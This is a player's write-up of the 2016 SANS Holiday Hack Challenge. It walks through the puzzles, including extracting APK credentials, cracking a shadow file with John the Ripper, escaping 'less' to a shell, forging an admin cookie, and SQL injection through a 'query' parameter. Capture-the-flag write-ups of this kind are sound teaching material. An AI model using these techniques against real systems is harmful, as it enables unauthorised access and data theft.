



THE 2016 SANS HOLIDAY HACK CHALLENGE

Rafael "Ch0k0" Trassi
choko@rtfm-ctf.org

PART 0

INTRO

I really enjoyed and learned a lot during this Holiday Hack Challenge! Thank you very very much! You guys are awesome! I've been playing CTFs for 2 years now (i'm the captain and co-founder of the **RTFM** - Red Team Freakin' Maniacs brazilian CTF team) and also organized a few competitions. I realize how much effort is necessary to make a CTF, but you guys really pushed it to the next level! What a great experience! Once again thank you very much for all your effort, incredible job guys!!

I've started writing this report 11:17 PM BRT (GMT -3). Sorry if I miss something!

-----*-----*-----*-----*-----*


PART 1

1) What is the secret message in Santa's tweets?

--> *BUG BOUNTY*

I've entered @santawclaus' Twitter page and loaded all comments. Then i saved the HTML as 'tweets_all.html'. I've used the following shell-fu to solve the secret message:

```
grep 'TweetTextSize' tweets_all.html | cut -d '>' -f2 | cut -d '<' -f1 > santas_tweets_complete.txt
```



_solve_SANSHH2016.txt — /root/Desktop/_CTF/_
_solve_SANSHH2016.txt santas_tweets_complete.txt

BUG BOUNTY

2) What is inside the ZIP file distributed by Santa's team?

--> Using the BUG BOUNTY password I could extract the SantaGram_v4.2.zip and there's the SantaGram_4.2.apk file, the social network mobile app used for Santa and his elves and now us :D

f148863aa2af9be5c54cf84c37b446a61d5684e1a2ffc65a970c01892b6b2d86
SantaGram_4.2.apk

-----*-----*-----*-----*-----*

PART 2

3) What username and password are embedded in the APK file?

--> user: guest password: busyreindeer78

To solve this I've first unzipped the APK. Ran d2j-dex2jar on the classes.dex file and then opened the resulting jar file on JD-GUI. I've saved all the sources (*.java files) and then ran a quick 'grep -riE "user|pass" .'.

I found two files that contained those credentials: b.java and SplashScreen.java.

(then I found a fellow elf and he told me I should use jadx-gui \o/ wow I loved it! Thanks a lot master elf!! :)

```

private void postDeviceAnalyticsData() {
    final JSONObject jsonObject = new JSONObject();
    try {
        jsonObject.put("username", "guest");
        jsonObject.put("password", "busyreindeer78");
        jsonObject.put("type", "launch");
        jsonObject.put("model", Build.MODEL);
        jsonObject.put("sdkint", VERSION.SDK_INT);
        jsonObject.put("device", Build.DEVICE);
        jsonObject.put("product", Build.PRODUCT);
        jsonObject.put("manuf", Build.MANUFACTURER);
        jsonObject.put("lversion", System.getProperty("os.version"));
        jsonObject.put("screenDensityW", getWindow().getWindowManager().getDefaultDisplay().getWidth());
        jsonObject.put("screenDensityH", getWindow().getWindowManager().getDefaultDisplay().getHeight());
        jsonObject.put("locale", Locale.getDefault().getISO3Country());
        jsonObject.put("appVersion", getString(R.string.appVersion));
        jsonObject.put("uid", Secure.getString(getApplicationContext(), "uid"));
        new Thread(new Runnable(this) {
            final /* synthetic */ SplashScreen f2615b;

```

4) What is the name of the audible component (audio file) in the SantaGram APK file?

--> *discombobulatedaudio1.mp3*

After unzipping the APK i've found it at the following path
--> ./unzip/res/raw/discombobulatedaudio1.mp3

-----*-----*-----*-----*-----*

PART 3

5) What is the password for the "cranpi" account on the Cranberry Pi system?

--> *yummycookies*

To solve this i've mounted the cranbian-jessie.img using the following command:

`mount -o offset=$((512*137216)) -t ext4 cranbian-jessie.img /mnt/cranberry`

Then i've copied the shadow and passwd files to a /tmp folder and used unshadow to generate the password.txt file to be cracked.

`cp /mnt/cranberry/etc/passwd /tmp/passwd; cp /mnt/cranberry/etc/shadow /tmp/shadow
umask 077; unshadow /tmp/passwd /tmp/shadow > /tmp/password.txt`

Then i've ran John The Ripper with the rockyou.txt wordlist to retrieve the password.

`john --wordlist=/usr/share/wordlists/rockyou.txt /tmp/password.txt`

yummycookies (cranpi)

6) How did you open each terminal door and where had the villain imprisoned Santa?

--> *The villain imprisoned Santa in the DFER (Dungeon For Errant Reindeer) back in the PAST (1978)!*



There were a total of 6 terminals (I believe o_0).

--[0x01 - TRAIN TERMINAL]

URL: <https://docker2016.holidayhackchallenge.com:60001/?uid=e8ea167bc6fd02710b5ade920524da1cb71910ad>

--> After playing with the terminal i noticed that the HELP command was opening LESS (there was even a hint on the text, where it read: "... this console cannot do it, unLESS you know something I don't." \o/!).

After that i spawned a shell with the '!/bin/bash' command and read the Train_Console script to find the password (PASS="24fb3e89ce2aa0ea422c3d511d40dd84"). That password was used after you START the train (after a BRAKEOFF command). Now we can time travel! \o/

conductor@f603a84c8c7f:~\$ ls -lart

```
total 44
-rw-r--r-- 1 conductor conductor 675 Nov 12 2014 .profile
-rw-r--r-- 1 conductor conductor 3515 Nov 12 2014 .bashrc
-rw-r--r-- 1 conductor conductor 220 Nov 12 2014 .bash_logout
-rwxr-xr-x 1 root      root      1588 Dec 10 19:36 Train_Console
-rw-r--r-- 1 root      root      1506 Dec 10 19:36 TrainHelper.txt
-rwxr-xr-x 1 root      root      10528 Dec 10 19:36 ActivateTrain
-rw----- 1 conductor conductor     5 Jan  5 00:49 .bash_history
drwxr-xr-x 7 root      root      4096 Jan  5 00:49 ..
drwxr-xr-x 2 conductor conductor  4096 Jan  5 00:49 .
conductor@f603a84c8c7f:~$ cat Train_Console
```

```
#!/bin/bash
HOMEDIR="/home/conductor"
CTRL="$HOMEDIR/"
DOC="$HOMEDIR/TrainHelper.txt"
PAGER="less"
PAKE="on"
PASS="24fb3e89ce2aa0ea422c3d511d40dd84"
```

--*--


--[0x02 - ELF HOUSE #02]

URL: <https://docker2016.holidayhackchallenge.com:60002/?uid=e8ea167bc6fd02710b5ade920524da1cb71910ad>

→ This was very entertaining! We were scratchy trying to read the contents of the /out.pcap file which was owned by itchy. After crying a lot, trying to escalate privileges and desperation myself, i remember to run 'sudo' ^_^. So i finally ran strings and could extract the first part. After searching a lot i got a hint from one of the other challengers and finally ran string with the '--encoding={b,l}' parameter!

- First half was "santasli"
- Second half was "ttlehelper

Passphrase: santaslitttlehelper



```
*****
*
* To open the door, find both parts of the passphrase inside the /out.pcap file*
*
*****
scratchy@3d6a2a8da1a9:$ sudo -l
sudo: unable to resolve host 3d6a2a8da1a9
Matching Defaults entries for scratchy on 3d6a2a8da1a9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin


User scratchy may run the following commands on 3d6a2a8da1a9:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
scratchy@3d6a2a8da1a9:$ sudo -u itchy strings -n 10 /out.pcap
```

--*--

--[0x03 - WORKSHOP 01 - DEEP DIRECTORIES]

URL: <https://docker2016.holidayhackchallenge.com:60003/?uid=e8ea167bc6fd02710b5ade920524da1cb71910ad>

Running find without parameters would quickly reveal the directory structure:



```
*****
*
* To open the door, find the passphrase file deep in the directories. *
*
*****
elf@dc44aedba30:~$ find .
.
./.bashrc
./.doormat
./.doormat/
./.doormat/ .
./.doormat/ . / \
./.doormat/ . / \\\\
./.doormat/ . / \\\\"Don't Look Here!
./.doormat/ . / \\\\"Don't Look Here!/You are persistent, aren't you?
./.doormat/ . / \\\\"Don't Look Here!/You are persistent, aren't you?/'
./.doormat/ . / \\\\"Don't Look Here!/You are persistent, aren't you?/'/key_for_the_door.txt
./.doormat/ . / \\\\"Don't Look Here!/You are persistent, aren't you?/cookbook
./.doormat/ . / \\\\"Don't Look Here!/You are persistent, aren't you?/temp
./.doormat/ . / \\\\"Don't Look Here!/secret
./.doormat/ . / \\\\"Don't Look Here!/files
./.doormat/ . / \\\\"holiday
./.doormat/ . / \\\\"temp
./.doormat/ . / \\\\"santa
./.doormat/ . / \\\\"ls
./.doormat/ . / \\\\"opt
./.doormat/ . / \\\\"var
./.doormat/ . / \\\\"bin
./.doormat/ . / \\\\"not_here
./.doormat/ . / \\\\"share
./.doormat/ . / \\\\"temp
./.doormat/ . / \\\\"var
```

After that I ran 'grep -ri .' to read the file ;)

Passphrase: *open_sesame*

--*--

--[0x04 - WORKSHOP 02 - WUMPUS]

URL: <https://docker2016.holidayhackchallenge.com:60004/?uid=e8ea167bc6fd02710b5ade920524da1cb71910ad>

I've really played the wumpus game! \o/ It make me remember my childhood when i learned to play those RPG textbooks (like Ian Livingstone's City of Thieves). The first thing i learned was to draw a map ;) After playing a couple times (always choosing to play the same cavern after i died) i could kill that beast and retrieve the passphrase for that door!

Passphrase: WUMPUS IS MISUNDERSTOOD

Note: This is a key door since opens to the DFER (Dungeon For Errant Reindeer), where we can find Santa chillin' (is he really?) and healing from a head wound back in 78!

--*--

--[0x05 - SANTA'S OFFICE]

URL: <https://docker2016.holidayhackchallenge.com:60005/?uid=e8ea167bc6fd02710b5ade920524da1cb71910ad>

How awesome is the terminal in the Santa's Office? \o/ I got to type the sequence of the very first hacker movie i ever watched omg thank you very much about that! <3 After typing everything we accessed the Corridor ;) And for my surprise, there was no terminals! (oh and there was like 43023094823 hackers stacking trying to find about the audios hehehe it was fun :)

Passphrase: LOOK AT THE PRETTY LIGHTS

--*--

--[0x06 - *another* TRAIN TERMINAL]

URL: <https://docker2016.holidayhackchallenge.com:60006/?uid=e8ea167bc6fd02710b5ade920524da1cb71910ad>

I believe this was the very same challenge solved on 0x01. If you hid something in there please, do tell meee! :b

-----*-----*-----*-----*-----*

PART 4

7) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN AT THE NORTH POLE, ATTEMPT TO REMOTELY EXPLOIT EACH OF THE FOLLOWING TARGETS:

The Mobile Analytics Server (via credentialed login access)
The Dungeon Game - DONE
The Debug Server
The Banner Ad Server - DONE
The Uncaught Exception Handler Server
The Mobile Analytics Server (post authentication)

For each of those six items, which vulnerabilities did you discover and exploit?

35.184.47.139 - dungeon.northpolewonderland.com

--> There is a cheat in dungeon game (**Zork**). I run the following commands to win:

1. gdt
2. DT
3. 1024

[Zork - Wikipedia](#)

<https://en.wikipedia.org/wiki/Zork> ▾


Zork is one of the earliest interactive fiction computer games, with roots drawn from the original It also had a **gdt command** (game debugging technique, a reference to the DDT debugger) which enabled the player to move any object ...

You've visited this page 3 times. Last visit: 1/4/17

Then after sending the message I got the elf's reply with the audio ;)

*35.184.63.245 - dev.northpolewonderland.com - not exploited T__T
104.154.196.33 - ex.northpolewonderland.com - not exploited T__T*

104.198.221.240 - Banner AD Server - ads.northpolewonderland.com
--> I've just used MeteorMiner (great tool btw!) and found the audio inside the HomeQuotes collection on ../admin/quotes.



Net CSS JS Security Logging Server

```
Fim de arquivo não esperado ao pesquisar por } de fechamento de regra inválida. discombobulatedaudio5.mp3:1:89
Regra keyframe ignorada devido a seletor incorreto. discombobulatedaudio5.mp3:1:63
Regra keyframe ignorada devido a seletor incorreto. discombobulatedaudio5.mp3:1:102
Regra keyframe ignorada devido a seletor incorreto. discombobulatedaudio5.mp3:1:144
Seletor esperado. Regra ignorada devido a seletor incorreto. discombobulatedaudio5.mp3:1:164
Fim de arquivo não esperado ao pesquisar por } de fechamento de regra inválida. discombobulatedaudio5.mp3:1:165
Regra keyframe ignorada devido a seletor incorreto. discombobulatedaudio5.mp3:1:71
Regra keyframe ignorada devido a seletor incorreto. discombobulatedaudio5.mp3:1:110
```

Object

```
_id: "zPR5TpxB5mcAH3pYk"
audio: "/ofd4R4UYRaeNxMg/discombobulatedaudio5.mp3"
hidden: true
index: 4
quote: "Just Ad It!"
__proto__: Object
```

104.198.252.157 - *analytics.northpolewonderland.com*

--> The analytics server was quite challenging! First I could log in using the hardcoded credentials, no problem getting its first audio.mp3.

Then I fiddle around a lot until I tried a full nmap scan with scripts and found the .git folder. After I managed to retrieve the sources I could log as the *administrator* after studying crypto.php and changing the value of the AUTH cookie to *82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d87e572ba65ce9e6549b1494b6563a00565b71b76884152*.

```
1 <?php
2 require_once('crypto.php');
3
4 $auth = encrypt(json_encode([
5   'username' => "administrator",
6   'date' => date(DateTime::ISO8601),
7 ]);
8
9 $cookie = bin2hex($auth);
10 print "[*] Admin cookie --> $cookie \n";
11
12 # 82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d87e572ba65ce9e6549b1494b6563a00565b71b76884152
13
14 ?>
```

After that I could mess with edit.php. I noticed the 'Yup' messages when editing some reports, but the 'query' parameter never got a Yup. I input the 'query' parameter manually at the end of the GET request, trying a query to the audio table (select * from audio).

This was the query that i've used to see the mp3 and their id's:
https://analytics.northpolewonderland.com/edit.php?id=db041a17-cb96-437c-b8f4-58c5a5b6e21e&name=GimmeFlag&description=Plz+%3A%29&query=select%20*%20from%20audio

Sprusage Query View Edit Logout

Query UUID: XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX

Details

ID	db041a17-cb96-437c-b8f4-58c5a5b6e21e
Name	GimmeFlag
Details	Plz :)

Output
You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	

I noticed that the mp3 column was empty, then I messed around a lot and eventually Alex saved me (big thanks to @amccormack) with the idea that php code might not show null-bytes if there were any when loading the mp3 binary content. Then I managed to retrieve it encoding the binary with base64, fixed my query to --> &query=select to_base64(mp3) from audio where id = '3746d987-b8b1-11e6-89e1-42010af00008'. Only then I was able to decode the base64 and retrieve the part7 of the mp3! (who is JEFF? LoL!)

Details

ID	db041a17-cb96-437c-b8f4-58c5a5b6e21e
Name	GimmeFlag
Details	Plz :)

Output
You may have to scroll to the right to see the full details

to_base64(mp3)

```
SUQzAwAAAAAGFRSQ0sAAAACAAAAN1RJVDIAAAACAAAAN//7kGQAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAFhpcmcAAAAPAAABKAADXu0AAgUICg0PEhQXRwfISQmKCsuMDM1Nzo9P0JE
R0pMUJVWFtdYGNmaWxvcXR3en1/goSGiYuOkJOWmJudoKKlqKqtr7K0t7q8v8HExcjKzc/S1NFZ
3N7h4+bo6+3w8vT3+fz+AAAAZExBTUUzLjk5cgTdAAAAAAAAAAA1CQFMU0AAFQAA17t+sRk1wAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAP/74EQA
AAKSAFd9AAAIWXAbDaCAAyUlfU5rAADvzlzWAAQABNGZlaza6bcPqBAMAmH3y4IQQDBQ5lwQBAEawxD/laQDHLvyglAP+ouD4Pg
```

130.211.124.143 - northpolewonderland.com - Only downloads ;)

8) What are the names of the audio files you discovered from each system above? There are a total of SEVEN audio files (one from the original APK in Question 4, plus one for each of the six items in the bullet list above.)

- discombobulatedaudio1.mp3
- discombobulatedaudio2.mp3
- discombobulatedaudio3.mp3
- discombobulatedaudio5.mp3
- discombobulatedaudio7.mp3

```
[root@hydra ~]# /dev/pts/0 [1]
[~/Desktop/_CTF/_SANS_HOLIDAY_HACK_CHALLENGE_2016/_SANS_Holiday_Hack_Challenge_2016/_TARGETS_EXPLOIT/_audio_files]> ls -l *.mp3; md5sum *.mp3
-rw-r--r-- 1 root root 214046 Jan 2 23:42 discombobulatedaudio1_santagram_apk.mp3
-rw-r--r-- 1 root root 223248 Jan 4 01:15 discombobulatedaudio2_analytics_credentialed.mp3
-rw-r--w- 1 root root 202362 Jan 2 23:37 discombobulatedaudio3_dungeon.mp3
-rw-r--r-- 1 root root 233357 Jan 3 01:05 discombobulatedaudio5_banner_ads.mp3
-rw-r--r-- 1 root root 220943 Jan 4 20:12 discombobulatedaudio7_analytics_postauth.mp3
b7aca2f218c39b997bfd1b83856aed2 discombobulatedaudio1_santagram_apk.mp3
f05c1ec6c36e455ec688973fa668e20 discombobulatedaudio2_analytics_credentialed.mp3
obe15d00299af1a6bc1d1ab6f2696a0 discombobulatedaudio3_dungeon.mp3
3d87c1d31717f81f1966db4133f9e24d discombobulatedaudio5_banner_ads.mp3
313e7e370fd7d5232bb569f21856d9f4 discombobulatedaudio7_analytics_postauth.mp3
```

On most of the audio I've pu-pu-pu-pushed the TEMPO using Audacity . It took me a while to understand that it wasn't 'Merry Christmas' but 'Father Christmas'. After that I could manage to understand 'Jeff' and then I started looking around.

-----*-----*-----*-----*-----*

PART 5

9) Who is the villain behind the nefarious plot.

--> *The villain is Doctor Who! OMG!*



10) Why had the villain abducted Santa?

--> *He abducted Santa because he really is a madman who clearly doesn't care about the integrity of the universe's timeline, oh and also because he tried to prevent the Star Wars Holiday Special of 1978! \o/*

-----*-----*-----*-----*-----*

Once again, GREAT JOB GUYS!! Thank you very very much!

I'm finishing the writing 25 minutes after midnight (brazilian time)! I'd appreciate if you could consider my report as well! Well, after all it really is Jan 4th somewhere in the world ;)

I'm looking forward for the next Holiday Challenge! Best regards to all of you! Hope to meet you soon! Let me know if you come to any conferences in Brazil during 2017!

*Best Regards,
Rafael "Ch0k0" Trassi*